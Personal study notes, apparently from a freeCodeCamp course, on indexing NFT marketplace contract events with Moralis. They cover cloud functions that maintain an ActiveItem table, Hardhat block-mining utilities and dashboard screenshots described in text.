        internalType: "uint256",
        name: "tokenId",
        type: "uint256",
      },
      {
        indexed: false,
        internalType: "uint256",
        name: "price",
        type: "uint256",
      },
    ],
    name: "ItemBought",
    type: "event",
  },
  tableName: "ItemBought",
}
```

```
let itemCancelledOptions = {
  chainId: moralisChainId,
  sync_historical: true,
  topic: "ItemCancelled(address,address,uint256)",
  abi: {
    anonymous: false,
    inputs: [
      {
        indexed: true,
        internalType: "address",
        name: "seller",
        type: "address",
      },
      {
        indexed: true,
        internalType: "address",
        name: "nftAddress",
        type: "address",
      },
      {
        indexed: true,
        internalType: "uint256",
        name: "tokenId",
        type: "uint256",
      },
    ],
    name: "ItemCancelled",
    type: "event",
  },
  tableName: "ItemCancelled",
}
```

Adding to moralis server database and getting responses;

```
    tableName: "ItemCancelled",
}

const listedResponse = await Moralis.Cloud.run("watchContractEvent", itemListedOptions,
{
    useMasterKey: true,
})
const boughtResponse = await Moralis.Cloud.run("watchContractEvent", itemBoughtOptions,
{
    useMasterKey: True,
})
const cancelResponse = await Moralis.Cloud.run("watchContractEvent",
itemCancelledOptions, {
    useMasterKey: true,
})
if (listedResponse.success && boughtResponse.success && cancelResponse.success) {
    console.log("Success! Database updated with watching events")
} else {
    console.log("Something went wrong ....")
}
```

_Role - Moralis Dashboard - Google Chrome

Güvenli değil | https://d1fuhb4qo3mg.usemoralis.com:2083/apps/moralisDashboard/browser/_Role

moralis

CLASS
_Role 1 object • Public Read enabled

Add Row Manage Columns Refresh Filter Security Edit

	objectId	String	createdAt	Date	updatedAt	Date	ACL	ACL	name	String	users	Relation <_User>	roles	Relation <_Role>
1	1gF6FBypqdjGqEK...		28 July 2022 at...		31 July 2022 at...		Public Read		coreservices		View relati...		View relati...	
	(+)													

Browser

- _Session 1
- _User 1
- _Role 1

Webhooks

Jobs

Logs

Config

API Console

After completed the addEvent.js file;

Run localnode (from backend - smartcontract Project):

```
yarn hardhad node
```

Then run addEvent.js script (from frontend):

```
node addEvents.js
```

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/nextjs-nft-marketplace-fcc$ node addEvents.js
```

```
1337
```

```
21sZguLK5ZwUr0tvThg44tRRlaUBy43wpbGNN0GI
```

```
Working with contract address 0x5FbDB2315678afecb367f032d93F642f64180aa3
```

```
Success! Database updated with watching events
```

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/nextjs-nft-marketplace-fcc$
```

If addevent.js not work without error, delete server from moralis and add a new one.

_EventSyncStatus - Moralis Dashboard - Google Chrome

nmygkes1eccq.usemoralis.com:2083/apps/moralisDashboard/browser/_EventSyncStatus

moralis

CLASS _EventSyncStatus 3 objects • Public Read enabled

Add Row Manage Columns Refresh Filter Security Edit

objectId	String	total	Number	last_sync_start	D.	abi	String	ACL	ACL	last_sync_error	S.	sync_historical	E
FB9AnzoLcFPZcKN...	0			3 Aug 2022 at 1...		{"anonymous":fa...	Public Read + W...					True	
Oua8JdDDHHb37nq...	0			3 Aug 2022 at 1...		{"anonymous":fa...	Public Read + W...					True	
VXNjWIVbIHZkAKT...	0			3 Aug 2022 at 1...		{"anonymous":fa...	Public Read + W...					True	

Browser

- _EventSyncStatus 3
- _Role 1
- Session 1
- User 1
- ItemBought 0
- ItemCancelled 0
- ItemListed 0

Webhooks

Jobs

Logs


Config

API Console

TESTING MORALIS DATABASE:

From contract run mint-and-list.js script and check the database from moralis.io

- Run localhost node `yarn hardhat node`
- sync front end to moralis `yarn moralis:sync (to check if sync to legacy.moralis.io)`



- run script `yarn hardhat run scripts/mint-and-list.js --network localhost`

OUTPUT:

.....

Minting.....

Approving Nft...

Listing.....

Listed !!

Done in 3.18s.

```
eemcs@DESKTOP-LJC06I:~/freecodecamp/hardhat-nft-marketplace-fcc$
```

- check database from moralis

The screenshot shows the Moralis web interface with the following details:


- Moralis Logo:** The Moralis logo is at the top left.
- Navigation:** On the left, there's a sidebar with a "Browser" section containing links: _EventSyncStatus, _Role, _Session, _User, ItemBought, ItemCancelled, and **ItemListed** (which is highlighted in green).
- Table View:** The main area displays a table for the **ItemListed** class. The table has the following columns:
 - objectId**: String (value: tHHQQRW9YYf2np1...)
 - block_hash**: String (value: 0xd76a024bdc851...)
 - block_timestamp**: Date (value: 3 Aug 2022 at 2...)
 - tokenId_decimal**: Number (value: 0)
 - price**: String (value: 1000000000000000000)
- Actions:** At the top right of the table, there are buttons for "Add Row", "Manage Columns", "Refresh", and "Full Screen".

SUCCESSFULLY SETUP INDEXER MORALIS

Resetting the Local Chain 1.01.58.48

When you close the local chain then run again, moralis database won't catch the event. Because moralis wants to work with same chain.

So we have to reset local chain.



Then run script again and see moralis database will record new event data. This can be done with programmatically

The screenshot shows the Moralis Data Browser interface. At the top, there's a navigation bar with the Moralis logo, a search bar, and tabs for "Data", "Functions", and "Script". Below the navigation is a "CLASS" dropdown set to "ItemListed". The main area displays the "ItemListed" class with the following details:

- Object ID:** BYZNiSm76bPf0y... (Row 1)
- Object ID:** a0P4PHE4FBDhLX... (Row 2)

Each row includes columns for "objectId", "createdAt" (Date), "updatedAt" (Date), "ACL", and "block_h". There are also "Add Row", "Manage Columns", and "Refresh" buttons at the top right.

On the left sidebar, under the "Browser" section, there's a list of other classes:

- _AddressSyncStatus
- _EthAddress
- _EventSyncStatus
- _Role
- _Session
- _User
- ItemBought
- ItemCancelled
- ItemListed** (highlighted with an orange border)

The "ItemListed" row has a value of "2" next to it, indicating the number of objects in the class.

The other thing to note is that it did not clear out our last event.

Moralis Cloud Functions

1.02.00.54

We are doing all this in the first place is that in our front end index.js we can start listening for events. How do we show the recently listed NFTs?

We will query ItemListed table.

But we have an issue here:

What happens if someone buys an NFT, the item listed event will still be in our database. But technically it won't be on the Marketplace.

For this there is a number of architectural choices we can make to get around this problem to solve. One of is we can use MORALIS CLOUD FUNCTIONS.

Moralis Cloud functions allow us to just really add anything we want our front end to do from the moralis server. These functions going to run on a moralis server whenever we want them to.

Add folder and file for moralis Cloud functions

cloudFunctions/updateActiveItems.js

To run moralis Cloud functions form IDE we have to run following command: (make sure installed moralis-admin-cli with yarn add -g moralis-admin-cli

```
moralis-admin-cli watch-cloud-folder --moralisApiKey ..... --moralisApiSecret ..... --  
moralisSubdomain nmygkes1eccq.usemoralis.com --autoSave 1 --moralisCloudfolder /path/to/cloud/folder
```

To make this easier add to package.json to scripts section:

```
"moralis:cloud": "moralis-admin-cli watch-cloud-folder --moralisSubdomain nmygkes1eccq.usemoralis.com --autoSave 1 --  
moralisCloudfolder ./cloudFunctions"
```

Delete from script moralisapi key , moralis api secret. Use i from .env file. And change cloudfolder to your folder

To test Cloud function from IDLE:

Add following code to updateActiveItem.js

```
console.log("Hi")
```

Then run:

```
yarn moralis:cloud
```

Output will be like this:

```
eemcs@DESKTOP-LJJ06I:~/freecodecamp/nextjs-nft-marketplace-fcc$ yarn moralis:cloud
yarn run v1.22.19
warning .../package.json: No license field
$ moralis-admin-cli watch-cloud-folder --moralisSubdomain nmygkes1eccq.usemoralis.com --autoSave 1 --moralisCloudFolder ./cloudFunctions
ncc: Version 0.29.2
ncc: Compiling file index.js into CJS
Changes Uploaded Correctly
```

And you will see legacy.moralis.io Cloud function as:

Cloud Functions

```
1 //***** () => { // webpackBootstrap
2 //***** /* webpack/runtime/compat */
3 //*****
4 //***** if (typeof __nccwpck_require__ !== 'undefined') __nccwpck_require__.ab = __dirname + "/";
5 //*****
6 //*****var __webpack_exports__ = {};
7 console.log("Hi")
8
9
10 module.exports = __webpack_exports__;
11 //**** }())
12 //*****
13 ;
```

And when you add new code to updateActiveItem.js and save it, it will continue to run automatically


Console.log("new line added")

```
yarn run v1.22.19
warning .../package.json: No license field
$ moralis-admin-cli watch-cloud-folder --moralisSubdom
udFunctions
ncc: Version 0.29.2
ncc: Compiling file index.js into CJS
Changes Uploaded Correctly
ncc: Version 0.29.2
ncc: Compiling file index.js into CJS
Changes Uploaded Correctly
```

Hi. Need any help? [Set up Cloud Functions in your IDE ▾](#)



At this point if you have a ton of this stuff running, you might see CPU 100 percent maybe. And you can see other activities.



When u stop moralis:Cloud script, it will save codes and when you run script again it will just updates on moralis.io

We can create a Cloud function that runs whenever we want. We can call Cloud function whenever we want.

We are going to create a Cloud function that only runs whenever one of these events in database are synced. We are going to create a new table called activeItem.

ActiveItem table is going to say, okay, anytime its listed, it will be active but when its bought or cancelled will remove it from the active item list

```
// Create a new table called "ActiveItem"
// Add items when they are listed on the marketplace
// Remove them when they are bought or cancelled

Moralis.Cloud.afterSave("ItemListed", async (request) => {
  // Every event gets triggered twice, once on unconfirmed, again on confirmed
  const confirmed = request.object.get("confirmed")
  const logger = Moralis.Cloud.getLogger()
  logger.info("Looking for confirmed Tx")
})
```

"afterSave" keyword means that anytime something gets saved on a table we specify, we will do something. Takes two parameters. Table name and async function.

Anytime something is saved to the itemListed table run async function.

We can actually logs to moralis log section.

nmygkes1eccq.usemoralis.com:2083/apps/moralisDashboard/logs/info



LOGS

Info

[Download

Browser

Webhooks

Jobs

Logs

Info

Error

Logins

Config

API Console

Get all logs in your terminal: Learn about Moralis CLI

2022-08-03T21:53:32.408Z - Ran cloud function coreservices_listEventSyncStatus for user undefined with:

```
    Input: {}
    Result: {"status":200,"data":{"results":[{"tableName":"ItemListed","createdAt":"2022-08-03T12:01:27.917Z","updatedAt":"2022-08-03T20:52:56.561Z","abi":"{\\"anonymous\":false,\"inputs\":[{\\"indexed\":true,\"internalType\":\"address\",\"name\":\"seller\",\"type\":\"address\"},{\"indexed\":true,\"internalType\":\"address\",\"name\":\"nftAddress\",\"type\":\"address\"},{\"indexed\":true,\"internalType\":\"uint256\",\"name\":\"tokenId\",\"type\":\"uint256\"},{\"indexed\":false,\"internalType\":\"uint256\",\"name\":\"price\",\"type\":\"uint256\"}],\"name\":\"{}\"},\"sync_historical\":true,\"topic\":\"ItemListed(address,address,uint256,uint256)\",\"sync_historical_until_block\":-1,\"is_syncing\":false,\"last_sync_error\":\"\",\"last_sync_start\":2022-08-03T12:01:30.809Z,\"total\":0,\"last_sync_complete\":\"2022-08-03T12:01:30.969Z\",\"synced\":0,\"realtime_block_timestamp\":\"2022-08-03T20:52:56.000Z\",\"id\":\"VXN... (truncated)"}]
```

2022-08-03T21:53:32.394Z - Ran cloud function coreservices_listAddressSyncStatus for user undefined with:

```
    Input: {}
    Result: {"status":200,"data":{"results":[]}}
```

2022-08-03T21:53:32.242Z - Ran cloud function coreservices_getEventSyncs for user undefined with:

TO TEST :


yarn moralis:Cloud

After "Changes updated correctly" message

Run from contract Project min-and-list script

yarn hardhat run scripts/mint-and-list.js --network localhost

Look to the logs from moralis.io



The image shows a screenshot of the Moralis Cloud Functions logs interface. The top navigation bar has 'LOGS' and 'Info' selected. Below the header, there is a prominent red banner with the text 'Get all logs in your terminal: Learn about Moralis CLI'. The main area displays three log entries:

```
2022-08-03T21:57:20.673Z - Looking for confirmed Tx
2022-08-03T21:57:19.882Z - Looking for confirmed Tx
2022-08-03T21:55:49.946Z - Ran cloud function pluginsReady for user undefined with:
  Input: {}
  Result: true
```

"Looking for confirmed Tx" triggers twice, once when the transaction is first sent. And then once when the transaction is confirmed. aka has block confirmations in database at the itemlisted we can see confirmed as false

ItemCanceled	0
ItemListed	1

number	n...	confirmed	Boolean	seller	St
		False		0xf39fd...	

So we only want to count this item listed event interactive items when confirmed is true. So want to update our scripts to add one block confirmation on top of our local hardhat chain so that these can be changed to confirmed.

For this we will add a new utility.

Create move-blocks.js in smart contract Project in utils folder.

utils/move-blocks.js

When we run our own hardhat node, we actually have complete control over what we want our hardhat node to do. So we can actually manually mine nodes and actually move blocks ahead so that moralis knows, oh okay, this transaction is confirmed. Because we are mining the block with the transactions and that's it. And moralis is just going to forever be waiting for the next block. So we want to add some functionality to our scripts, where we just mine a block after it's done.

Now keep in mind that if we mined like 1000 blocks or a ton of blocks really quickly, moralis might have a hard time indexing that. So we really want to just mine one at a time and give me enough time to index each block that we mined.

```
const { network } = require("hardhat")

async function moveBlocks(amount, sleepAmount = 0) {
    // amount--> number of blocks
    // sleepAmount --> optional parameter, if we want to move blocks and sleep maybe
    // a second between blocks
    // to resemble a real blockchain
    console.log("Moving blocks....")
    for (let index = 0; index < amount; index++) {
        await network.provider.request({
            method: "evm_mine",
            params: [],
        })
    }
}
```

YOU CAN NOT CALL EVM_MINE on real blockchain.

```
const { network } = require("hardhat")

function sleep(timeInMs) {
    return new Promise((resolve) => setTimeout(resolve, timeInMs))
}

async function moveBlocks(amount, sleepAmount = 0) {
    .....
    for (let index = 0; index < amount; index++) {
        .....
    }
    if (sleepAmount) {
        console.log(`Sleeping for ${sleepAmount}`)
        await sleep(sleepAmount)
    }
}

module.exports = { moveBlocks, sleep }
```

scripts/mint-and-list.js

```
const { network, ethers } = require("hardhat")
const { moveBlocks, sleep } = require("../utils/move-blocks")

const PRICE = ethers.utils.parseEther("0.1")

async function mintAndList() {
    .....
    if (network.config.chainId == 31337) {
        // Moralis has a hard time if you move more than 1 at once.
        // Actuall it adds blocks
        await moveBlocks(2, {sleepAmount: 1000})
    }
}
```

To make True confirmed column in itemlisted table:

ItemCanceled	ItemListed	Owner
	1	

Number	Name	confirmed	Type	Value
		True	Boolean	0x00

Comment all code except following in mint-and-list.js

Then run mint-and-list.js script

Check the item listed table

Confirmed will be true

Then uncomment codes in
Mint-and-list.js

```
scripts > JS mint-and-list.js > mintAndList
async function mintAndList() {
    // const nftMarketplace = await ethers.getContract("NftMarketplace")
    // const basicNft = await ethers.getContract("BasicNft")
    // console.log("Minting...")
    // const mintTx = await basicNft.mintNft()
    // const mintTxReceipt = await mintTx.wait(1)
    // const tokenId = mintTxReceipt.events[0].args tokenId
    // console.log("Approving Nft...")

    // const approvalTx = await basicNft.approve(nftMarketplace.address)
    // await approvalTx.wait(1)
    // console.log("Listing NFT...")
    // const tx = await nftMarketplace.listItem(basicNft.address, tokenId)
    // await tx.wait(1)
    // console.log("Listed!")
    if (network.config.chainId == 31337) {
        // Moralis has a hard time if you move more than 1 at once!
        await moveBlocks(1, {sleepAmount = 1000})
    }
}
```

Now we can do stuffs in Cloud function after confirmed setted to true in database table itemlisted

```
.....  
logger.info("Looking for confirmed Tx")  
if (confirmed) {  
    logger.info("Found Item!")  
    const ActiveItem = Moralis.Object.extend("ActiveItem")  
    // creating table  
    const activeItem = new ActiveItem()  
    activeItem.set("marketplaceAddress", request.object.get("address"))  
    activeItem.set("nftAddress", request.object.get("nftAddress"))  
    activeItem.set("price", request.object.get("price"))  
    activeItem.set("tokenId", request.object.get("tokenId"))  
    activeItem.set("seller", request.object.get("seller"))  
    logger.info(  
        `Adding address: ${request.object.get("address")}. TokenId:  
${request.object.get(  
        "tokenId"
```

```
        )}`  
    )  
    logger.info("Saving....")  
    await activeItem.save()  
}  
})  
  
// That cloud function is going o create a new entry in a new table called activeItem  
anytime itemlisted  
// happens.  
// So after item is called the trigger ( afterSave is the trigger - and there are more)  
for our cloud function will run
```

Upload script

```
yarn moralis:Cloud
```

Run mint script :

```
yarn .....
```

You can check hardhat node and compare before (you have to remmember before)

YOU WILL SEE THE ACTIVE ITEM TABLE

ActivelItem 2 objects • Public Read and Write enabled								
Browser	+	id	String	price	String	marketplaceAd...	ACL	updatedAt
_EventSyncStatus	3	0Cd9zI02nv1...	1000000000000000...	0x5fbdb2315678a...	Public Read + W...	3 Aug 2022 at 2...	2	0xe7f17...
_Role	1	0P3CvnpDv0k...	1000000000000000...	0x5fbdb2315678a...	Public Read + W...	3 Aug 2022 at 2...	1	0xe7f17...
Session	1							
User	1							
ActivelItem	2							
ItemBought	0							
ItemCancelled	0							
Itemlisted	3							

Check the logs : you will see the messages and errors if there is

```
↳ Webhooks
↳ Jobs
↳ Logs
↳ Info
Error
Logins

↳ Config
↳ API Console

Get all logs in your terminal: Learn about Moralis CLI

2022-08-03T23:09:23.670Z - Saving....
2022-08-03T23:09:23.666Z - Adding address: 0x5fbdb2315678afecb367f032d93f642f64180aa3. tokenId: 2
2022-08-03T23:09:23.665Z - Found Item!
2022-08-03T23:09:23.664Z - Looking for confirmed Tx
2022-08-03T23:09:23.327Z - Looking for confirmed Tx
2022-08-03T23:09:22.415Z - Saving....
2022-08-03T23:09:22.414Z - Adding address: 0x5fbdb2315678afecb367f032d93f642f64180aa3. tokenId: 1
2022-08-03T23:09:22.412Z - Found Item!
2022-08-03T23:09:22.410Z - Looking for confirmed Tx
2022-08-03T23:07:49.465Z - Ran cloud function pluginsReady for user undefined with:
```

Practice Resetting The Local Chain

1.02.19.41

Kill localhost node

Kill moralis sync

Kill front end

Check devchain Proxy server is disconnected

THEN

Run localhost node

Run moralis sync

check devchain Proxy server is connected

Reset local chain

Restart frontend

Moralis database will have previous records. But these records no longer exists in local chain because we restarted it.
Select all records and delete

Run mintandlist script

(it will mine two blocks. We seted it in script)

Check the database

itemlisted is one

active item is one

Activelitem 1 object - Public Read and Write enabled					
	objectId	String	price	String	marketplaceAd...
	ACL	ACL	updatedAt		
+	FhtLcK9vXdYYEC...	10000000000000000000	0x5fdbb2315678...	Public Read + ...	30 Apr 2024
+					

Browser

_AddressSyncStatus	1
_EthAddress	1
_EventSyncStatus	3
_Role	1
_Session	1
_User	2
Activelitem	1
ItemBought	0
ItemCanceled	0
ItemListed	1

Moralis Cloud Functions II

1.02.22.24

When somebody buys an NFT or sells an NFT we should have active item be removed. For this we will update Cloud function.

cloudFunctions/updateActiveItems.js

```
Moralis.Cloud.afterSave("ItemCancelled", async (request) => {
  const confirmed = request.object.get("confirmed")
  const logger = Moralis.Cloud.getLogger()
  logger.info(`Marketplace | Object : ${request.object}`)
  if (confirmed) {
    const ActiveItem = Moralis.Object.extend("ActiveItem")
    const query = new Moralis.Query(ActiveItem)
    query.equalTo("marketplaceAddress", request.object.get("address"))
    query.equalTo("nftAddress", request.object.get("nftAddress"))
    query.equalTo("tokenId", request.object.get("tokenId"))
    const cancelledItem = await query.first()
    logger.info(`Marketplace | CancelledItem: ${cancelledItem}`)
    if (cancelledItem) {
      logger.info(
        `Deleting ${request.object.get("tokenId")} at address
${request.object.get(
          "address"
        )} since it was cancelled`
      )
    }
  }
})
```

If any item cancelled to list we are going to remove it from ActiveItem table

<https://docs.moralis.io/moralis-dapp/database/queries> FOR QUERIES

```
        await cancelledItem.destroy()
    } else {
        logger.info(
            `No item found with address ${request.object.get(
                "address"
            )} and tokenId: ${request.object.get("tokenId")}`
        )
    }
})
```

To test cancelleditem; first upload script to server with
yarn moralis:Cloud

Then add a new script (cancel script) to the contract Project and run it.

```
const { ethers, network } = require("hardhat")
